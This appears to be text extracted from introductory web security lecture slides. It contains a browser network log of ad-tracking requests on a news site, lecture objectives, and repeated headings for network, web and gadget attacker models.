
Developer Tools — News from California, the nation and world - Los Angeles Times — h						
Filter URLs				All	HTML	CSS
Status	Method	Domain	File	Initiator	Type	
200	GET	static.criteo.net	pixel.gif?cn=1	img	gif	
200	GET	static.criteo.net	pixel.gif?ch=2	img	gif	
200	GET	securepubads....	view?xai=AKAOjsuNpyKbynOZH_xa2husTe5_L-nQs51y_QriCJ	line 1 > injectedScript	gif	
200	GET	tpc.googlesyn...	17066677089927769079	wrap.js line 21 > eval	png	
200	GET	tpc.googlesyn...	window_focus_fy2019.js	wrap.js line 21 > eval	js	
204	GET	www.google.com	l?ebcid=ALh7CaQuQ2QUe2kXCktBbynLyUp9EWL1kx2phrMdk	wrap.js line 21 > eval	html	
204	GET	activate.platform....	r.rnc?n=75&c=2715&i=8no0um&p=latimes&s=3097&d=8lx7lr	Bootstrap.js:380 (img)	plain	
200	GET	securepubads....	view?xai=AKAOjstlBvWTRSzIXVxbJXKF9-FBft_ufmltiPMzvDX	rx_lidar.js:128 (fetch)	gif	
200	GET	pagead2.googl...	activeview?xai=AKAOjstys7QuFJ9slYo588N6Cm9FKFxklH4L3	rx_lidar.js:128 (fetch)	gif	
200	POST	api.permutive....	events?enrich=false&sdkp=true&k=5d77544a-6fe3-4644-bf	Bootstrap.js:571 (xhr)	json	
204	GET	activate.platform....	r.rnc?n=76&c=2715&i=8no0um&p=latimes&s=759&d=8lx7ln2	Bootstrap.js:380 (img)	plain	
200	GET	ping.chartbeat....	ping?h=latimes.com&p=/u=Cki6p8CQaBpmC1fLpJ&d=latim	Bootstrap.js:562 (img)	gif	
204	GET	activate.platform....	r.rnc?n=77&c=2715&i=8no0um&p=latimes&s=831&d=8lx7ln2	Bootstrap.js:380 (img)	plain	
204	GET	activate.platform....	r.rnc?n=78&c=2715&i=8no0um&p=latimes&s=826&d=8lx7ln	Bootstrap.js:380 (img)	plain	
200	POST	tlx.3lift.com	auction?lib=prebid&v=4.43.0&referrer=https://www.latime	Bootstrap.js:571 (xhr)	json	
200	GET	latimes-d.open...	ar?j=uh=https://www.latimes.com/&ch=UTF-8&res=2560x1600	Bootstrap.js:571 (xhr)	json	
200	GET	htlb.casalemed...	cygnus?s=390688&v=7.2&ac=j&sd=1&r={"id":"6961573c2d1	Bootstrap.js:571 (xhr)	json	
POST	✓	bidder.criteo.c...	cdb?ptv=114&profileId=185&av=33&wv=4.43.0&cb=4612227	Bootstrap.js:571 (xhr)		
200	POST	ib.adnx.com	prebid	Bootstrap.js:571 (xhr)	json	
200	GET	fastlane.rubico...	fastlane.json?account_id=20520&site_id=267796&zone_id=	Bootstrap.js:571 (xhr)	json	
200	GET	c2shb.ssp.yahoo....	bidRequest?dcn=8a96902d017777a7455babe758ae0129&pc	Bootstrap.js:571 (xhr)	json	
200	GET	securepubads....	ads?gdfp_req=1&pvsid=818370274851406&correlator=4154:	Bootstrap.js:571 (xhr)	plain	
✗	GET	pagead2.googlesy...	activeview?xai=AKAOjstys7QuFJ9slYo588N6Cm9FKFxklH4L3	rx_lidar.js:128 (fetch)		
202	POST	prebid-a.rubic...	event	Bootstrap.js:571 (xhr)	json	
GET	✓	55d2347e29b...	container.html	Bootstrap.js:580 (su...)	html	
200	GET	goodads.c.d...	pixel2d-CNoTVbDioEQuAbiGMS1ATARe-LABEuonyXoCQRDTp...	container.html:12 / cu...	html	
2533 requests	36.11 MB / 15.25 MB transferred	Finish: 7.62 min	DOMContentLoaded: 66 ms	load: 1.38 s		

# Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy



# Relevant attacker models

## Network attacker




# Relevant attacker models

## Network attacker




# Relevant attacker models

## Network attacker




# Relevant attacker models

## Network attacker




## Web attacker




# Relevant attacker models

## Gadget attacker





Web attacker with capabilities to inject limited content into honest page



# Most of our focus: web attacker



# And variants of it



